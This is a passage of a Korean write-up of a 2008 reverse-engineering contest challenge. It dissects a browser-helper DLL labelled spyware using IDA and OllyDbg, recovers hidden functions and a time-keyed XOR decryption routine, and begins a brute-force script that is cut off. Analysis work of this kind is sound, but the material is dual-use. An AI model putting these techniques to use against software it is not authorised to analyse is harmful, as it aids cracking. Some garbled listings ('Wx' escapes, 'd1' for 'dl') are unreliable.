심볼 복구를 위해 IDA의 FLIRT를 사용했습니다. IDA 5.3을 사용해야 하며, File -> Load File -> FLIRT signature file 에서 vc32mfc와 vc32rtf 를 차례대로 적용하면 아래 그림처럼 IDA가 대부분의 라이브러리 함수를 인식하고(하늘색 부분), 인식한 함수에 함수이름을 붙이게 됩니다. Sample.dll의 링커 버전이 9.0 인 것으로 보아 mfc9.0x.dll의 심볼을 시그니처로 사용해야하나, IDA 5.3 하위 버전에서는 해당되는 버전의 시그니처가 없으므로 FLIRT를 이용해 수동으로 시그니처를 생성합니다.

Function name	Segment	Start	Length	R	D
sub_1000A257	.text	1000A257	00000019	R	.
AFX_MODULE_STATE::~AFX_MODULE_S...	.text	1000A270	000000A3	R	.
CDIIIsolationWrapperBase::CDIIIsolationWrap...	.text	1000A313	00000028	R	.
CDIIIsolationWrapperBase::~CDIIIsolationWrap...	.text	1000A33B	00000026	R	.
CComCtlWrapper::CComCtlWrapper(void)	.text	1000A361	00000024	R	.
CCommDlgWrapper::CCommDlgWrapper(void)	.text	1000A585	00000083	R	.
CShellWrapper::CShellWrapper(void)	.text	1000A608	00000047	R	.
unknown__libname_1	.text	1000A64F	00000020	R	.
AFX_MODULE_STATE::AFX_MODULE_ST...	.text	1000A66F	0000013B	R	.
sub_1000A7C0	.text	1000A7C0	00000020	R	.
AfxGetModuleState(void)	.text	1000A80F	00000033	R	.
AfxGetModuleThreadState(void)	.text	1000A842	00000019	R	.
AFX_MAINTAIN_STATE2::AFX_MAINTAIN_...	.text	1000A85B	00000038	R	.
AfxDIICanUnloadNow(void)	.text	1000A893	0000003D	R	.
AfxLoadString(uint,wchar_t *,uint)	.text	1000A8D0	00000068	R	.
AfxFindStringResourceHandle(uint)	.text	1000A938	00000008	R	.
sub_1000A943	.text	1000A943	00000006	R	.
CAfxStringMgr::Allocate(int,int)	.text	1000A949	0000003F	R	.
sub_1000A988	.text	1000A988	00000012	R	.
CAfxStringMgr::Reallocate(ATL::CStringDatatext	1000A98A	00000032	R	.
sub_1000A9CC	.text	1000A9CC	00000003	R	.
ATL::CSimpleStringT<wchar_t,0>::CSimpleStri...	.text	1000AA00	00000062	R	.
N12_14	.text	1000AAE2	0000000C	R	.

[그림 97] 심볼 확인

정상적으로 시그니처가 적용되면 심볼 명으로 함수 이름이 바뀌며, 분석을 편하게 할 수 있습니다

Step 3. Disassembling

위 그림의 Navigation Bar에서 빨간색으로 네모친 부분은 코드 사이에 다양한 데이터가 끼어있는 부분인데 그 부분이 수상하였습니다. 코드 속에 데이터가 존재하는 부분은 다음 그림과 같습니다.

```

.IDA - X:\My Projects\Games\Contest\POC\POC2008\ReverseEngineeringContest\Spware\

File Edit Jump Search View Debugger Options Windows Help
Text
IDA View-A Exports Imports Names Functions ... Strings T Types

.text:100064BB ; 
    .text:100064BE      align 10h
    .text:100064C0      db 81h ; {
    .text:100064C1      db 0ECh ; {
    .text:100064C2      db 2Ch ; }
    .text:100064C3      db 1
    .text:100064C4      db 0
    .text:100064C5      db 0
    .text:100064C6      db 0A1h ; {
    .text:100064C7      db 0F8h ; ?OFF32 SEGDEF [ _data,100320F8]
    .text:100064C8      db 20h
    .text:100064C9      db 3
    .text:100064CA      db 10h
    .text:100064CB      db 33h ; 3
    .text:100064CC      db 0C4h ; {
    .text:100064CD      db 89h ; {
    .text:100064CE      db 84h ; {
    .text:100064CF      db 24h ; $}
    .text:100064D0      db 28h ; {
    .text:100064D1      db 1
    .text:100064D2      db 0
    .text:100064D3      db 56h ; U
    .text:100064D4      db 80h ; /

```

[그림 98] 데이터


다음 그림은 코드로 인식시킨 후의 그림입니다.

```
.text:100064B8
.text:100064B8 ;
.text:100064BE align 10h
.text:100064C0 sub esp, 12Ch
.text:100064C6 mov eax, dword_100320F8
.text:100064CB xor eax, esp
.text:100064CD mov [esp+128h], eax
.text:100064D4 push esi
.text:100064D5 mov esi, [esp+138h]
.text:100064DC push edi
.text:100064DD mov edi, [esp+138h]
.text:100064E4 mov dword ptr [esp+8], 0
.text:100064EC test esi, esi
.text:100064EE jnz short loc_100064F3
.text:100064F0 push esi
.text:100064F1 jmp short loc_10006520

.text:100064F3 ;
.text:100064F3 loc_100064F3: ; CODE XREF: .text:100064EE↑j
→ .text:100064F3 push ecx
→ .text:100064F4 lea eax, [esp+10h]
→ .text:100064F8 push eax
→ .text:100064F9 call sub_10014E6F
→ .text:100064FE add esp, 8
→ .text:10006501 test eax, eax
→ .text:10006503 jnz short loc_10006521
→ .text:10006505 lea ecx, [esp+8Ch]
→ .text:10006509 push ecx
```


[그림 99] 코드

결국에 함수였지만 어디에서도 참조가 되지 않기 때문에 Recursive Descent Disassembling 알고리즘을 사용하는 IDA한테 코드가 아닌 데이터로 인식된 것입니다. IDA의 Disassembling 엔진의 약점을 이용한 Anti-Disassembling 기법일 수도 있고, 단순히 IDA의 파싱 오류일 수도 있습니다. 데이터로 되어있는 부분을 전부 코드로 변환시키고 나면 총 5개의 함수가 새로 정의되어 있습니다.



[그림 100] 새로 정의된 5개의 함수

그 중 5번째 IUgoBoy_Invoke 함수는 Com Plugin 이라는 IDA 플러그인을 이용해서 찾아낸 함수입니다. 그 위에 2개 함수는 수상해보이는 Stack Operation 을 하기 때문에 그에 따라 불인 이름입니다.



[그림 101] IUGoBoy_Invoke 함수 분석

먼저 IUGoBoy_Invoke 함수를 살펴보면 dispidMember0| 0xFD+6 = 259, 즉 DISPID_DOCUMENTCOMPLETE 일 때 SuspiciousFunction2 함수를 호출하는 것을 알 수 있다. 즉, 웹페이지가 로딩되면 SuspiciousFunction2 함수가 호출됩니다.

```

mov     [esp+98h+var_58], 4Eh
mov     [esp+98h+var_50], 44h
mov     [esp+98h+var_59], c1
mov     [esp+98h+var_58], b1
mov     [esp+98h+var_57], 8Ch
mov     [esp+98h+var_55], d1
mov     [esp+98h+var_54], 1Eh
mov     [esp+98h+var_53], 46h
mov     [esp+98h+var_52], b1
mov     [esp+98h+var_51], 3
mov     [esp+98h+var_50], 1Fh
mov     [esp+98h+var_4F], b1
mov     [esp+98h+var_4E], 2
mov     [esp+98h+var_4C], 5Dh
mov     [esp+98h+var_4B], 11h
mov     [esp+98h+var_4A], 7
mov     [esp+98h+var_49], 8Ch
mov     [esp+98h+var_48], 44h
mov     [esp+98h+var_47], c1
mov     [esp+98h+var_46], b1
mov     [esp+98h+var_45], 0Ch
mov     [esp+98h+var_43], d1
mov     [esp+98h+var_42], 1Eh
mov     [esp+98h+var_41], 47h
mov     [esp+98h+var_40], 17h
mov     [esp+98h+var_3F], 2
mov     [esp+98h+var_3E], 3
mov     [esp+98h+var_3D], 19h
mov     byte ptr [esp+98h+var_3C], 10h
mov     byte ptr [esp+98h+var_3C+1], 9
mov     byte ptr [esp+98h+var_3C+2], c1
mov     byte ptr [esp+98h+var_38+1], 4
mov     byte ptr [esp+98h+var_38+2], 19h
mov     byte ptr [esp+98h+var_38+3], 2Eh
mov     [esp+98h+var_34], a1
mov     [esp+98h+var_33], 0Ah
mov     [esp+98h+var_32], 0Fh

```

[그림 102] 스택영역 사용1

SuspiciousFunction2의 시작부근입니다. 척보면 일단 배열은 배열이지만 ASCII 코드는 아닌데 Wargame이나 크랙미에서의 이러한 형태의 코드는 대개 Encrypt된 코드를 저장하는 배열입니다. C로 변환시키면 `char array[30] = "Wx5DWx11Wx07Wx0CWx44....."` 와 같이 될 것입니다.

```

lea    eax, [esp+0A0h+var_6C]
push  eax
lea    ecx, [esp+0A4h+var_60]
push  77
push  ecx
mov    [esp+0ACh+var_6C], 63h
mov    [esp+0ACh+var_6B], 6Ah
mov    [esp+0ACh+var_6A], 73h
mov    [esp+0ACh+var_69], 72h
mov    [esp+0ACh+var_68], 68h
mov    [esp+0ACh+var_67], 61h
mov    [esp+0ACh+var_66], 6Bh
mov    [esp+0ACh+var_65], 71h
mov    [esp+0ACh+var_64], 6Ch
call   sub_100044500
push   esi
call   sub_10004500
add    esp, 18h
push   eax
lea    ecx, [esp+0ACh+var_71]

```

[그림 103] 스택영역 사용 2

조금만 더 내려가면 위 그림처럼 ASCII 코드가 보입니다. 그리고 그 밑에 바로 함수를 호출하는데 넘기는 인자를 보면 var_6C(Encrypt된 데이터 배열), 77(Encrypt된 데이터의 크기), var_60(ASCII 배열) 총 3개 인자를 넘기면서 함수를 호출합니다. 느낌상으로 Decrypt하는 함수일 것이라는 추측을 할 수 있습니다. 확인하기 위해 iexplorer를 띄운 다음에 Ollydbg로 iexplorer에 Attach시키고, call sub_100044500이 있는 주소 RVA 0x72C0에 브레이크포인트를 겁니다. 이 때 VA(Virtual Address)를 구하기 위해서는 Sample.dll이 로드된 주소를 찾아야 하는데, Memory Map으로 확인할 수 있습니다.

Address	Size	Owner	Section	Contains	Type	Acc	Ini	Mapped as
027E1000	00006000	AcroIEHe	.text	code	Imag	R	RWE	
027E7000	00002000	AcroIEHe	.rdata	imports, ex	Imag	R	RWE	
027E9000	00001000	AcroIEHe	.data	data	Imag	R	RWE	
027EA0000	00002000	AcroIEHe	.rsrc	resources	Imag	R	RWE	
027EC0000	00001000	AcroIEHe	.reloc	relocation	Imag	R	RWE	
027F0000	00001000				Map	R	R	
02800000	00003000				Priv	RW	RW	
02810000	00010000				Priv	RW	RW	
02820000	00001000				Map	R	R	
02830000	0009F000				Priv	RW	RW	
02A30000	00002000				Map	RW	RW	
02AB0000	00001000	Sample		PE header	Imag	R	RWE	
02AB1000	00026000	Sample	.text	code	Imag	R	RWE	
02AD7000	0000A000	Sample	.rdata	imports, ex	Imag	R	RWE	
02AE1000	00007000	Sample	.data	data	Imag	R	RWE	
02AE8000	00002000	Sample	.rsrc	resources	Imag	R	RWE	
02AEA000	00008000	Sample	.reloc	relocation	Imag	R	RWE	
02B00000	00001000	bomulmod		PE header	Imag	R	RWE	
02B01000	00018000	bomulmod	.text	code	Imag	R	RWE	
02B19000	00004000	bomulmod	.rdata	imports, ex	Imag	R	RWE	
02B1D000	0008E000	bomulmod	.data	data	Imag	R	RWE	
02BAB000	00002000	bomulmod	.rsrc	resources	Imag	R	RWE	
02BAD000	00003000	bomulmod	.reloc	relocation	Imag	R	RWE	
02BB0000	00004000				Priv	RW	RW	

[그림 104] Memory Map

여기서 구한 ImageBase 2AB0000+72C0 = 2AB72C0 이 VA입니다. 그곳에 브레이크포인트를 건 뒤 주소창에 아무 주소나 친 다음 엔터를 치면 브레이크에 걸리게 됩니다. Step Over(F8)을 해서 결과를 확인합니다.

```
EAX 01A1F618 ASCII "cjsrhhakq"
ECX 00000040
EDX 00000032
EBX 00000000
ESP 01A1F5D8
EBP 02815FD0
ESI 02818C98 ASCII "http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2"
EDI 02815FE0
```

[그림 105] 문자열 복호화 1

Encrypt된 문자열 배열이 어떤 사이트 주소로 Decrypt되었습니다.

```
call    edx
mov    eax, [esp+98h+var_80]
push   eax
lea    ecx, [esp+9Ch+var_7C]
call   sub_10006400
mov    ecx, [esp+98h+var_74]
mov    edx, [esp+98h+var_7C]
push   ecx      ; wchar_t *
push   edx      ; wchar_t *
call   __wcsicmp
add    esp, 8
test   eax, eax
jnz    short loc_1000739D
```

[그림 106] 문자열 복호화 2

```
EAX 01A1F608
ECX 028187E8 UNICODE "http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2"
EDX 028188A0 UNICODE "http://www.google.co.kr/"
EBX 00000000
ESP 01A1F5E4
EBP 02815FD0
ESI 02818C98
EDI 02815FE0
```


[그림 107] 문자열 복호화 3

조금 밑으로 내려가면 2개의 문자열을 비교하는 함수가 있는데 이 때 Ollydbg와 같이 트레이스를 하면 인자값이 무엇인지 쉽게 확인할 수 있습니다. 지금 현재 방문한 사이트와 Decrypt된 ahnlab 사이트가 일치하지 않으면 함수를 빠져나오고, 일치하면 다음 코드로 넘어갑니다.

일단 사이트명이 반드시

http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2

와 일치해야함을 알 수 있습니다.



[그림 108] suispciousFunction1 분석

조금 더 밑으로 내려가면 SuispciousFunction1이 호출됩니다.

```

mov    [esp+164h+var_E4], 1
mov    [esp+164h+var_E3], 4
mov    [esp+164h+var_E2], al
mov    [esp+164h+var_E1], 13h
mov    [esp+164h+var_E0], 45h
mov    [esp+164h+var_DF], dl
mov    [esp+164h+var_DE], 51h
mov    [esp+164h+var_DD], 50h
mov    [esp+164h+var_DC], d1
mov    [esp+164h+var_DB], cl
mov    [esp+164h+var_DA], 55h
mov    [esp+164h+var_D9], al
mov    [esp+164h+var_D8], 15h
mov    [esp+164h+var_D7], 0Bh
mov    [esp+164h+var_D6], 5
mov    [esp+164h+var_D5], 49h
mov    [esp+164h+var_D4], 49h
mov    [esp+164h+var_D3], 0Fh
mov    [esp+164h+var_D2], 3Fh
mov    [esp+164h+var_D1], 39h
mov    [esp+164h+var_D0], 3Ch
mov    [esp+164h+var_CF], 5Fh
mov    [esp+164h+var_CE], cl
mov    [esp+164h+var_CD], 57h
mov    [esp+164h+var_CC], 45h
mov    [esp+164h+var_CB], 19h
mov    [esp+164h+var_CA], 41h
mov    [esp+164h+var_C9], cl
mov    [esp+164h+var_C8], 4Fh
mov    [esp+164h+var_C7], 5Ch
mov    [esp+164h+var_C6], 0Fh
mov    [esp+164h+var_C5], 19h
mov    [esp+164h+var_C4], 8
mov    [esp+164h+var_C3], 44h
mov    [esp+164h+var_C2], 46h
mov    [esp+164h+var_C1], 8
mov    [esp+164h+var_C0], 15h

```

[그림 109] 스택 사용 3

이 함수 역시 많은 양의 Encrypted 데이터로 추정되는 데이터를 지역변수 배열에 담아놓습니다. Ollydbg에서 F8로 트레이스하면서 레지스터와 메모리 사이에서 왔다갔다하는 데이터를 관찰하다보면 데이터가 Decrypt돼서 메모리 저장되며, 나중에 그 Decrypt된 데이터가 iexplorer로 띄운 ahnlab 사이트에 출력되는 것을 알 수 있습니다.

Address	Hex dump	ASCII
02818A60	3D 00 68 00 6B 00 74 00 25 00 63 00 60 00 34 00	=.h.K.t.%c. .4.
02818A70	26 00 6D 00 6A 00 6C 00 48 00 79 00 63 00 2E 00	&.m.j.l.H.y.c...
02818A80	21 00 7F 00 76 00 7B 00 69 00 6F 00 39 00 2E 00	!.0.v.{.i.o.9...
02818A90	63 00 6D 00 61 00 69 00 62 00 78 00 6B 00 7C 00	c.m.a.i.b.x.k. .
02818AA0	6F 00 68 00 38 00 21 00 35 00 3A 00 34 00 39 00	o.h.8.1.5.:4.9.
02818AB0	31 00 3C 00 39 00 22 00 67 00 65 00 76 00 6D 00	1.<.9.".g.e.v.m.
02818AC0	64 00 7E 00 38 00 33 00 25 00 79 00 6B 00 65 00	d.~.8.3.%y.k.e.
02818AD0	68 00 68 00 22 00 21 00 35 00 3A 00 34 00 39 00	h.h.".1.5.:4.9.
02818AE0	31 00 3C 00 39 00 22 00 75 00 6B 00 60 00 6D 00	1.<.9.".u.k.`m

[그림 110] 메모리 덤프




[그림 111] 복호화 실패

의미없는 문자열들이 출력되는데 이유는 아마도 Decrypt하는 데에 쓰인 Key가 틀리기 때문일 것입니다. 그러므로 Key가 어떻게 생성되고 올바른 Key를 생성하는 방법을 알기 위해 SuspiciousFunction1(sub_100065E0) 함수를 분석해야 합니다.

Step 4. sub_100065E0 Disassembling

sub_100065E0 함수는 암호화된 데이터를 복호화하여 화면에 출력해주는 역할을 하며 그 전체적인 구조는 다음과 같습니다.



[그림 112] 전체적인 함수 구조

먼저 암호화된 데이터 초기화 부분을 분석했습니다. 해당 루틴은 배열에 1바이트씩 데이터를 채우는 부분으로 간혹 그 순서가 섞여 있기도 하지만 최종적으로는 하나의 데이터를 만들게 됩니다. 이 데이터는 나중에 익스플로러의 화면에 출력될 코드의 복호화되기 전 소스에 해당됩니다.

초기화가 끝난 후 스택의 내용을 덤프하였습니다. 그 범위는 ESP+40부터 ESP+137까지이며, 총 276바이트입니다.

[표 2 6] 스택 덤프

```
0200F4C0 0D 50 5B 45 15 50 51 04 16 55 5A 5D 78 4A 52 1E  
0200F4D0 11 47 46 4A 59 5C 08 1E 53 55 51 58 52 4B 5A 4C  
0200F4E0 5F 50 08 10 05 09 05 09 01 04 09 13 57 56 47 5D  
0200F4F0 54 46 08 02 15 4A 5A 55 58 50 12 10 05 09 05 09  
0200F500 01 04 09 13 45 58 51 5D 58 5A 55 09 15 0B 05 49  
0200F510 49 0F 3F 39 3C 5F 5A 57 45 19 41 5A 4F 5C 0F 19  
0200F520 08 44 46 08 15 5A 5A 55 5E 46 08 13 16 7F 73 7F  
0200F530 77 72 74 08 15 5F 5A 57 45 19 54 52 58 50 59 40  
0200F540 0B 14 55 46 59 50 58 02 3C 3E 3B 43 5A 4A 5C 4D  
0200F550 58 5B 5C 09 15 58 57 4A 5E 58 47 47 50 02 15 43  
0200F560 1C 5D 5C 57 50 41 0F 19 00 04 02 03 0E 19 73 50  
0200F570 5D 40 57 41 0F 19 54 55 41 5C 53 1B 5A 49 54 5A  
0200F580 58 40 4B 0E 01 0C 1C 02 16 0A 3F 39 3C 69 54 4A  
0200F590 42 43 5D 41 51 1F 5B 5B 42 44 09 09 13 57 57 4A  
0200F5A0 41 0F 06 02 02 0A 07 09 07 77 04 75 03 7C 03 0E  
0200F5B0 03 04 04 02 02 0A 07 09 06 0D 04 75 02 0C 07 09  
0200F5C0 07 77 04 75 02 0F 03 0C 03 04 04 77 03 0C 09 16  
0200F5D0 55 5D 44 0D
```

그 후 복호화를 하기 위한 준비를 합니다. 먼저 0x115 바이트를 할당하여 복호화된 데이터를 저장할 공간을 마련한 뒤 0으로 초기화 합니다.

[표 2 7] 복호화 데이터용 저장공간 할당

```
.text:10006C92      push  115h  
.text:10006DDA      call   _malloc  
.text:10006DE4      mov    esi, eax  
.text:10006DE6      push   0  
.text:10006DE8      push   esi  
.text:10006DE9      call   _memset
```

다음으로 현재 시각을 구한 뒤, "%d%H%M%s" 형식의 문자열로 변환합니다.

[표 2 8] 날짜시간형식의 문자열 변환

```
.text:10006DEE      push  0  
.text:10006DF0      call   __time64  
.text:10006DF5      mov    [esp+178h+var_138], eax  
.text:10006DF9      mov    al, 25h  
.text:10006DFB      add    esp, 14h  
.text:10006DFE      mov    [esp+164h+var_130], al  
.text:10006E02      mov    [esp+164h+var_12E], al
```

.text:10006E06	mov [esp+164h+var_12C], al
.text:10006E0A	mov [esp+164h+var_12A], al
.text:10006E0E	lea eax, [esp+164h+var_130]
.text:10006E12	push eax
.text:10006E13	lea ecx, [esp+168h+var_148]
.text:10006E17	push ecx
.text:10006E18	lea ecx, [esp+16Ch+var_138]
.text:10006E1C	mov [esp+16Ch+var_134], edx
.text:10006E20	mov [esp+16Ch+var_12F], 64h
.text:10006E25	mov [esp+16Ch+var_12D], 48h
.text:10006E2A	mov [esp+16Ch+var_12B], 4Dh
.text:10006E2F	mov [esp+16Ch+var_129], 53h
.text:10006E34	mov [esp+16Ch+var_128], 0
.text:10006E39	call sub_10006550

변환된 문자열을 아스키코드로 한번 더 변환합니다.

[표 2 9] 아스키코드로 재변환

.text:10006E3E	mov eax, [esp+164h+var_148]
.text:10006E42	mov ecx, [eax-0Ch]
.text:10006E45	push esi
.text:10006E46	push ecx
.text:10006E47	push eax
.text:10006E48	mov [esp+170h+var_4], 0
.text:10006E53	call sub_100044A0

마지막으로 최종적으로 구한 아스키코드를 키 값으로 암호화된 데이터를 복호화합니다.

[표 3 0] 복호화 함수 호출

.text:10006E58	add esp, 4
.text:10006E5B	push eax
.text:10006E5C	push 114h
.text:10006E61	lea edx, [esp+174h+var_124]
.text:10006E65	push edx
.text:10006E66	call sub_10004450

sub_10004450 함수는 인자로 넘어온 아스키코드 문자열의 각 자리를 왼쪽에서 오른쪽 방향으로 순환하며 암호화된 문자열에 XOR 연산을 수행합니다. 코드는 다음과 같습니다.

[표 3 1] 복호화 함수 sub_10004450

.text:10004450	push ebx
.text:10004451	mov ebx, [esp+4+arg_10]
.text:10004455	push edi
.text:10004456	mov edi, [esp+8+arg_4]
.text:1000445A	push edi
.text:1000445B	push 0
.text:1000445D	push ebx
.text:1000445E	call _memset

```

.text:10004463      add    esp, 0Ch
.text:10004466      xor    ecx, ecx
.text:10004468      test   edi, edi
.text:1000446A      jbe    short loc_10004492
.text:1000446C      push   ebp
.text:1000446D      mov    ebp, [esp+0Ch+arg_0]
.text:10004471      push   esi
.text:10004472      sub    ebp, ebx
.text:10004474
.text:10004474 loc_10004474:
.text:10004474      xor    edx, edx
.text:10004476      mov    eax, ecx
.text:10004478      div    [esp+10h+arg_C]
.text:1000447C      mov    eax, [esp+10h+arg_8]
.text:10004480      lea    esi, [ecx+ebx]
.text:10004483      inc    ecx
.text:10004484      mov    dl, [edx+eax]
.text:10004487      xor    dl, [esi+ebp]
.text:1000448A      mov    [esi], dl
.text:1000448C      cmp    ecx, edi
.text:1000448E      jb    short loc_10004474
.text:10004490      pop    esi
.text:10004491      pop    ebp
.text:10004492
.text:10004492 loc_10004492:
.text:10004492      pop    edi
.text:10004493      pop    ebx
.text:10004494      retn

```

이렇게 복호화된 코드는 멀티바이트문자열로 변환되어 익스플로러 화면에 출력됩니다.

The screenshot shows a web browser displaying the AhnLab Virus Center page. The URL in the address bar is http://global.ahnlab.com/global/viruscenter_view.ESD?virus_seq=16376&seType=2. The page content includes:

- Virus Center** section header.
- Win.Adware/BHO.IEHpr.53248.E** virus entry.
- Content**, **Removal Instructions**, **Protection Guide**, and **Reference** tabs.
- System Risk**: Harm
- Network Risk**: Uncertain
- Spread Risk**: Uncertain
- Current Spread Level**: Attention
- Aliases**: None listed.
- Primary Symptoms**: File execution
- Infected OS**: Windows
- Infected Route**: Infected Type
- Kind**: Spyware (Adware)
- Infected File**: Execution File
- Origin**: Unknown
- Specific Working Date**: Unknown
- Date Discovered**: (local time)
- Date Discovered in Korea**: Unknown
- AhnLab's Countermeasure**: You can scan this virus with Engine version 2008.06.04.00
You can cure this virus with Engine version 2008.06.04.00

[그림 113] 제대로 복호화 되지 않음

하지만 현재 사용자 시스템 시각에 따라 복호화에 사용되는 키 값이 달라지기 때문에 의미 없는 문자열만 출력됩니다. 문제에 주어진 그림파일을 보아 특정 조건을(= 시각) 만족하면 익스플로러 좌측 상단 자바스크립트로 만들어진 레이어에 암호가 뜨는걸 알 수 있습니다. 그렇다면 암호화 되기 전 원본 코드는 아스키코드로 된 자바스크립트일 가능성성이 높습니다.

이미 복호화 루틴을 알고 있으므로 각각의 시간에 대해 부르트포스를 시도할 수 있습니다. 경우의 수는 $30 \times 24 \times 60 \times 60 = 2592000$ 으로 그리 많지 않습니다.

다음의 코드로 공격을 시도할 수 있습니다.

[표 3-2] mal1_crack.py

```
#!/usr/bin/python
#! -*- coding: utf-8 -*-

import itertools

def mal1_crack():
    data =
        'Wx0DWx50Wx5BWx45Wx15Wx50Wx51Wx04Wx16Wx55Wx5AWx5DWx78Wx4AWx52Wx1EWx11Wx47Wx4
        6Wx4AWx59Wx5CWx08Wx1EWx53Wx55Wx51Wx58Wx52Wx4BWx5AWx4CWx5FWx50Wx08Wx10Wx05Wx0
        9Wx05Wx09Wx01Wx04Wx09Wx13Wx57Wx56Wx47Wx5DWx54Wx46Wx08Wx02Wx15Wx4AWx5AWx55Wx5
        8Wx50Wx12Wx10Wx05Wx09Wx05Wx09Wx01Wx04Wx09Wx13Wx45Wx58Wx51Wx5DWx58Wx5AWx55Wx0
        9Wx15Wx0BWx05Wx49Wx49Wx0FWx3FWx39Wx3CWx5FWx5AWx57Wx45Wx19Wx41Wx5AWx4FWx5CWx0
        FWx19Wx08Wx44Wx46Wx08Wx15Wx5AWx5AWx55Wx5EWx46Wx08Wx13Wx16Wx7FWx73Wx7FWx77Wx7
        2Wx74Wx08Wx15Wx5FWx5AWx57Wx45Wx19Wx54Wx52Wx58Wx50Wx59Wx40Wx0BWx14Wx55Wx46Wx5
        9Wx50Wx58Wx02Wx3CWx3EWx3BWx43Wx5AWx4AWx5CWx4DWx58Wx5BWx5CWx09Wx15Wx58Wx57Wx
        4AWx5EWx58Wx47Wx47Wx50Wx02Wx15Wx43Wx1CWx5DWx5CWx57Wx50Wx41Wx0FWx19Wx00Wx04Wx
        02Wx03Wx0EWx19Wx73Wx50Wx5DWx40Wx57Wx41Wx0FWx19Wx54Wx55Wx41Wx5CWx53Wx1BWx5AWx
        49Wx54Wx5AWx58Wx40Wx4BWx0EWx01Wx0CWx1CWx02Wx16Wx0AWx3FWx39Wx3CWx69Wx54Wx4A
        x42Wx43Wx5DWx41Wx51Wx1FWx5BWx42Wx44Wx09Wx09Wx13Wx57Wx57Wx4AWx41Wx0FWx06W
        x02Wx02Wx0AWx07Wx09Wx07Wx77Wx04Wx75Wx03Wx7CWx03Wx0EWx03Wx04Wx04Wx02Wx02Wx0A
